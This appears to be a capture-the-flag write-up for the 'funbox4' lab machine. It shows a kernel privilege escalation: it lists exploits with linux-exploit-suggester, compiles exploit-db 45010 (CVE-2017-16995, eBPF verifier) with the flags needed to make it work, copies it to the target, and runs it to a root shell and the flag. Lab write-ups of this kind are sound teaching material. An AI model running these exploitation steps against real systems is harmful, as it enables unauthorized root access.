
```
thomas@funbox4:/tmp$ chmod +x linux-exploit-suggester.sh
thomas@funbox4:/tmp$ ./linux-exploit-suggester.sh

Available information:

Kernel version: 4.4.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 16.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

70 kernel space exploits
33 user space exploits

Possible Exploits:

[+] [CVE-2016-0728] keyring

   Details: http://perception-point.io/2016/01/14/analysis-and-exploitation-of-a-linux-kernel-vulnerability-cve-2016-0728/
   Download URL: https://www.exploit-db.com/download/40003
   Comments: Exploit takes about ~30 minutes to run. Exploit is not reliable, see: https://cyseclabs.com/blog/cve-2016-0728-poc-not-working
```

EBPF_verifier:

The vulnerability allows for arbitrary read/write access to the linux kernel, bypassing SMEP/SMAP

```
[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Tags: debian=9,fedora=25|26|27,[ ubuntu=14.04|16.04|17.04 ]
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled ≠ 1

[+] [CVE-2017-1000112] NETIF_F_UFO
```

We need to download the file using this link



45010.c is a code written in C, I didn’t look what inside the file :p.

The goal was to compile the file and execute it inside the victim machine:

The output was **getroot**

```
┌──(root💀 kali)-[~kali]
└─# gcc -c 45010.c -o getroot

┌──(root💀 kali)-[~kali]
└─# chmod 777 getroot

┌──(root💀 kali)-[~kali]
└─# ls -l
total 151552
-rw-r--r-- 1 root root    13235 Nov  5 11:39 45010.c
drwxr-xr-x 2 kali kali     4096 Oct 26 21:15 armitage-tmp
drwxr-xr-x 2 kali kali     4096 Sep  8 05:48 Desktop
drwxr-xr-x 2 kali kali     4096 Sep  8 05:48 Documents
drwxr-xr-x 2 kali kali     4096 Sep  8 05:48 Downloads
drwxr-xr-x 6 kali kali     4096 Oct 28 04:04 droopescan
-rw-r--r-- 1 root root       42 Oct 27 17:34 FLAG.txt
-rwxrwxrwx 1 root root    14032 Nov  5 11:46 getroot
```

```
┌──(root💀 kali)-[~kali]
└─# scp getroot thomas@funbox4:/tmp/
thomas@funbox4's password:
Permission denied, please try again.
thomas@funbox4's password:
getroot                                                   100%   14KB  12.3MB/s   00:00

┌──(root💀 kali)-[~kali]
└─#
```

I tried several time to run getroot but no way, the difference between the kernels made a problem for me

```
thomas@funbox4:/tmp$ ls -l
total 424
-rwxr-xr-x 1 thomas thomas  14032 Nov  4 22:54 getroot
-rw-r--r-- 1 thomas thomas 332111 Nov  4 21:55 linepeas.sh
-rwxr-xr-x 1 thomas thomas  67689 Nov  4 22:30 linux-exploit-suggester.sh
drwx------ 3 root   root     4096 Nov  4 13:53 systemd-private-5755ae192ac746098a7b096bddda8a19-dovecot.service-cVU8B
D
drwx------ 3 root   root     4096 Nov  4 13:53 systemd-private-5755ae192ac746098a7b096bddda8a19-systemd-timesyncd.ser
vice-u71XAg
drwx------ 2 thomas thomas   4096 Nov  4 22:03 tmux-1001
thomas@funbox4:/tmp$
```

After hours (this is true lol) for looking around forums for my issue finally I tried to add this option for compatibility **“-lcrypt” and finally worked** 😉

```
thomas@funbox4:/tmp$ gcc-5 -pthread 45010.c  -o getroot -lcrypt
thomas@funbox4:/tmp$ chmod +x getroot
thomas@funbox4:/tmp$ ./getroot
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]     ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8800384aa000
[*] Leaking sock struct from ffff88003ccb2b40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88001db24a80
[*] UID from cred structure: 1001, matches the current: 1001
[*] hammering cred structure at ffff88001db24a80
[*] credentials patched, launching shell ...
#
```

```
thomas@funbox4:/tmp$ ./getroot
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8800384aa000
[*] Leaking sock struct from ffff88003ccb2b40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88001db24a80
[*] UID from cred structure: 1001, matches the current: 1001
[*] hammering cred structure at ffff88001db24a80
[*] credentials patched, launching shell ...
#
# id
uid=0(root) gid=0(root) groups=0(root),8(mail),1001(thomas)
#
```

Awesome ! it launched a root shell for us !

Run python code to spawn a tty shell.

```
# python -c 'import pty;pty.spawn("/bin/bash")'
root@funbox4:/tmp# cd
root@funbox4:~# whoami
root
root@funbox4:~#
```

Check inside folders and found flag.txt

```
root@funbox4:~# cd /root/
root@funbox4:/root# ls
flag.txt
root@funbox4:/root# cat flag.txt
(  _`\(_   _)(  _`\
| ( (_) | | | (_(_)
| | _ | | | |  _)
| (_( ) | | | | |
(____/' (_) (_)

Well done ! Made with ❤ by @0815R2d2 ! I look forward to see this screenshot on twitter ;-)
root@funbox4:/root#
```

It was amazing

See you next challenge.